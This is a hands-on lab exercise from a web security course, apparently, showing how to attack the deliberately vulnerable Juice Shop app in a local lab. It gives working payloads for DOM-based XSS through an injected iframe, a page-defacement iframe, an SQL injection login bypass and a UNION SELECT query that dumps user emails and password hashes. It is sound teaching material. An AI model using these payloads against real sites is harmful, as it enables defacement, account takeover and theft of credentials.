Lab 5.4: Injection Flaws
VMs Needed
- Windows
- Ubuntu
Lab Video
Objectives
- Explore injection-based attacks against web applications.
- Perform DOM-based cross-site scripting against a web application.
- Manually exploit a SQL injection flaw in a web application.
Lab Preparation
Boot the VMs required for the lab (see the "VMs Needed" section above) and log on to the Windows VM using the username student and the password student.
Part 1: HTML and Script Injection
Background: Injection flaws crop up in web applications when user input is processed in such a way that it either gets rendered back into the browser (like in cross-site scripting, or script injection) or processed in the back end of the application (like with SQL injection). In this section of the lab, you will uncover and exploit an HTML injection flaw in the Juice Shop search feature that can be leveraged for a special type of cross-site scripting, or XSS.
Instructions: If you have not already, launch Burp on the Windows VM, open Firefox and set it to use Burp as its proxy, and browse to the Juice Shop application.
At the top of the application window, click the magnifying glass icon to expand the search box.


Since injection flaws often expose themselves by rendering user input back into a page, you will begin by performing a test search with an easy-to-identify string. If you see the string in the output, then you may wish to explore further to see if there is an injection flaw.
Enter this text into the search box and hit the ENTER key to submit the search.
XXXX

Notice that your search string is rendered back into the results page. This is a good indicator that the search feature might be vulnerable to injection.
To test for an HTML injection flaw, wrap your search string with HTML tags that will be obvious if they are rendered into the page. We often use h1 tags or strike tags for this testing. Enter a new search using the strike tag and examine the output to see if the searched text is rendered as struck-through.
<strike>XXXX</strike>

Since the text is rendered as strikethrough, you have verified that the page is AT LEAST vulnerable to HTML injection. Cross-site scripting (XSS, better described as script injection) is just a special kind of HTML injection, where the injected HTML is a script.
Test for XSS using the classic test string, which might render a pop-up dialog box on the results page.
<script>alert('xss);</script>

This time nothing happens! The reason for this may not be obvious to you yet, but some further testing may help to clarify.
To better demonstrate what is happening with the results page, try wrapping your script tags in some other text to make analyzing the resulting output a bit easier. Change your search string to the following and try again.
A<script>alert('xss);</script>B


Notice that the letters appeared in the output, but the script still did not run! To better understand what is happening, try using Firefox's inspection feature to view what is being rendered for the user (note that using view source will yield only the same source code as you saw in the introductory lab).
Right-click on the 'AB' text on the page and choose Inspect from the context menu. A window will open with the DOM, or document object model, code that Firefox uses to draw the page.
Inside the Inspect window, expand the span with an ID of searchValue. See that the script was written into the output but not rendered into the page.

Here's what is happening: The search input is being processed inside the browser using JavaScript (to verify this, you can check the HTTP history in Burp and see that very few requests were sent to the server during your recent tests). When you load the application in your browser, it makes a single request to the search API to retrieve all the Juice Shop items, and caches the results in memory. When you search, it checks the cache, writes results into the document, and places your search text into the searchValue span that you looked at earlier. All of this is happening inside the DOM in an object called InnerHTML.
Script tags are not executed inside the InnerHTML object, so the script just "disappears" from the page. You won't be able to get code inside a script to execute. Instead, you can embed your script in an iframe tag, which WILL be rendered inside the InnerHTML object.
Try this input to see if the iframe tag will execute the script for you:
<iframe src="javascript:alert(`xss`)">

This time the script executed! What you just did is a DOM-based cross-site scripting attack, where the script output is processed in the browser as part of the DOM and not on the server at all.
Click the OK button to close the pop-up box.

Now that you have verified that an iframe can be injected into the application output, you could craft any payload you'd like to deliver. Attackers can use injection flaws like this to "deface" the web application by either overwriting the InnerHTML object or by inserting HTML into it. You'll try this technique next.
Open an SSH session to the Ubuntu VM in Windows Terminal and run this command to create an HTML payload file, which will be hosted on the web server running on the Ubuntu VM. The command builds a small HTML file that will be loaded into the iframe using the technique you used above.
cat << EOF > /var/www/html/inj.html
<html><body text=FFFF>
<h1>Special Notice</h1></body>
<h2>Juice Shop is no longer in business!</h2>
<h3>Please send your Orders to <a href="http://10.50.7.50" target="_blank" >MegaJuiceCo</a> instead.
They are the best!!!</h3>
</html>
EOF
Sample Results
student@ubuntu:$cat << EOF > /var/www/html/inj.html
<html><body text=FFFF>
<h1>Special Notice</h1></body>
<h2>Juice Shop is no longer in business!</h2>
<h3>Please send your Orders to <a href="http://10.50.7.50" target="_blank" >MegaJuiceCo</a> instead.
They are the best!!!</h3>
</html>
EOF
After you've run the command, close the Ubuntu SSH session and return to the Juice shop app in Firefox.
Enter this input into the search box. It will render an iframe tag into the DOM, with a src attribute that points to the page you just created. The iframe, including the page, will be rendered into the searchValue span. Because of the large height and width attributes, it will appear to replace most of the web page.
<iframe width="100%" height="1500" scrolling="no" frameborder="no" src="http://10.50.7.50/inj.html"></iframe>
Part 2: SQL Injection to Bypass Authentication
Background: SQL injection flaws can be devastating to web application security. Often attackers are interested in compromising an application in the hopes of extracting data from back end databases. SQL injection can also be used to override application controls that rely on database queries, like authentication and access control. In this section of the lab, you will use SQL injection to bypass the authentication controls on Juice Shop by logging in with a valid username and no password.
Instructions: In Firefox, navigate to the Juice Shop login page at http://juiceshop.lab.local/#/login
http://juiceshop.lab.local/#/login

Enter some dummy text into the Email and Password fields of the login form and click the Log in button.
email
password

Switch to Burp and click on the POST request you just made to the /rest/user/login API endpoint. Notice that the email and password are being submitted as part of a JSON object in the body of the request and that the request was rejected with an HTTP 401 code since the credentials were not valid.

Switch back to Firefox and try a simple manual test for SQL injection by adding a ' character to the end of the email and password text you tried before. Submit the form again after you have entered the new text.
email'
password'
Back in Burp, find the new request you just made and analyze the response. It includes a 500 error code, meaning that you triggered a server-side error, and the body contains a very verbose error message with the actual SQL query being attempted.

You can see in the error message that the SQL query that resulted from your input was:
"SELECT * FROM Users WHERE email = 'email'' AND password = '48d5662d6e10eff56173dd158cf55a0c' AND deletedAt IS NULL"
Your added ' character caused the email string in the query to be incorrectly formatted, resulting in the error! Because of this verbose error message, you have now gathered some important information about the database schema in use. There is a table named Users, and it includes columns named email and password. You'll be able to leverage this information as you continue your testing.
Since you know that your user input for the email address will be included in a string literal in the SQL query, you can manipulate the final query simply by changing your input! This is the danger of dynamic SQL.
Try using one of the valid email addresses you uncovered in another lab, combined with SQL injection, to end the email string and comment on the rest of the query. Enter these values into the login form and submit them:
Email:
amy@juice-sh.op';--
Password:
password

This will result in an executed query that looks like this:
"SELECT * FROM Users WHERE email = 'amy@juice-sh.op';--' AND password = '48d5662d6e10eff56173dd158cf55a0c' AND deletedAt IS NULL"
Because the ;-- ends the query and comments out anything following it, the query to be executed will effectively be this:
"SELECT * FROM Users WHERE email = 'amy@juice-sh.op'

If your attack was successful, you should now see Amy's account information under the account menu and be able to access her shopping basket. explore Amy's account if you would like, and then log out of Amy's user by selecting the Logout option in the Account menu.

Using dynamic SQL, you've been able to defeat the logon mechanism! Feel free to log on with any user account you wish before moving on. Be sure to log them out when you have finished.
Part 3: SQL Injection to Extract Data
Background: In the fuzz testing you did in another lab, you noted that the REST API for product search is likely vulnerable to a SQL injection attack. You also noted that the injected string ')) began several of the successful injection attacks. This information, combined with the Users table partial schema that you noticed in the last section of this lab, may give you enough information to extract all of the usernames and password hashes from the Juice Shop database. You'll attempt to use the SQL UNION ALL command to join the contents of the Users table to the end of the legitimate query being made by the application. If done properly, you should be able to retrieve the email address and password hash of every user.
Instructions: Browse directly to the product search API endpoint, providing a legitimate search string so that you can see how a normal search should work.
http://juiceshop.lab.local/rest/products/search?q=orange
http://juiceshop.lab.local/rest/products/search?q=orange

id to deletedAt. Knowing the expected number of columns is important for performing a UNION ALL SQL injection attack since both queries must return the same number of columns and use compatible data types for each column returned. For now, you'll make note of the number of columns returned (nine), and continue with your testing. It's also worth noting that name and description are text columns. Since the email and password columns in the Users table are also text, you may want to use the second and third positions in your query for those columns.

The next step you will take is to devise a valid query that returns no results. Later you will add results from your injected query to extract the data you want. Enter this URL into the address bar of Firefox. Notice that this time you receive a valid but empty response from the API (i.e., there are no errors and no data returned).
http://juiceshop.lab.local/rest/products/search?q=invalid

Next, try to "break" the query using SQL injection to see what happens when you invoke an error in the API. Use this URL, and note the error returned.
http://juiceshop.lab.local/rest/products/search?q=invalid'

Now that you are fairly certain the API endpoint is "injectable," you'll want to build input that uses the injection flaw but still returns no results. The idea is to ensure that you can "edit" the SQL code in such a way as to produce valid queries that do whatever you want them to. Try this URL, using the '))-- injection code from your earlier fuzzing tests. Notice that this returns a valid but empty, result.
http://juiceshop.lab.local/rest/products/search?q=invalid'))--

One final test to validate that you can successfully manipulate the SQL query being run would be to force the return of all items by using the tried-and-true or 1=1 injection. Use this URL to validate that you can retrieve all items using this trick. You should receive a large number of results when you run this test.
http://juiceshop.lab.local/rest/products/search?q=invalid')) or 1=1--

Now it's time to begin using the UNION ALL SQL statement to extract data from the Users table. Start by validating that exactly nine columns must be returned to match the width of the original product query. In our tests, we use numbers for each column value to make it easy to see which columns are being rendered into the output. This is not strictly necessary when testing an API that inserts the data into JSON objects, but it's a good habit.
Use this URL to test that you have the correct number of columns for the attack:
http://juiceshop.lab.local/rest/products/search?q=invalid')) UNION SELECT '1', '2', '3', '4', '5', '6', '7', '8','9' FROM Users--
Finally, you can combine all the information you've gathered into one last test. Insert the email and password columns into positions 2 and 3 in your query, and test with this URL. If you've done everything correctly, you should be able to see the email and password hash of every registered user.
http://juiceshop.lab.local/rest/products/search?q=invalid')) UNION SELECT null, email, password, '4', '5', '6', '7', '8','9' FROM Users--
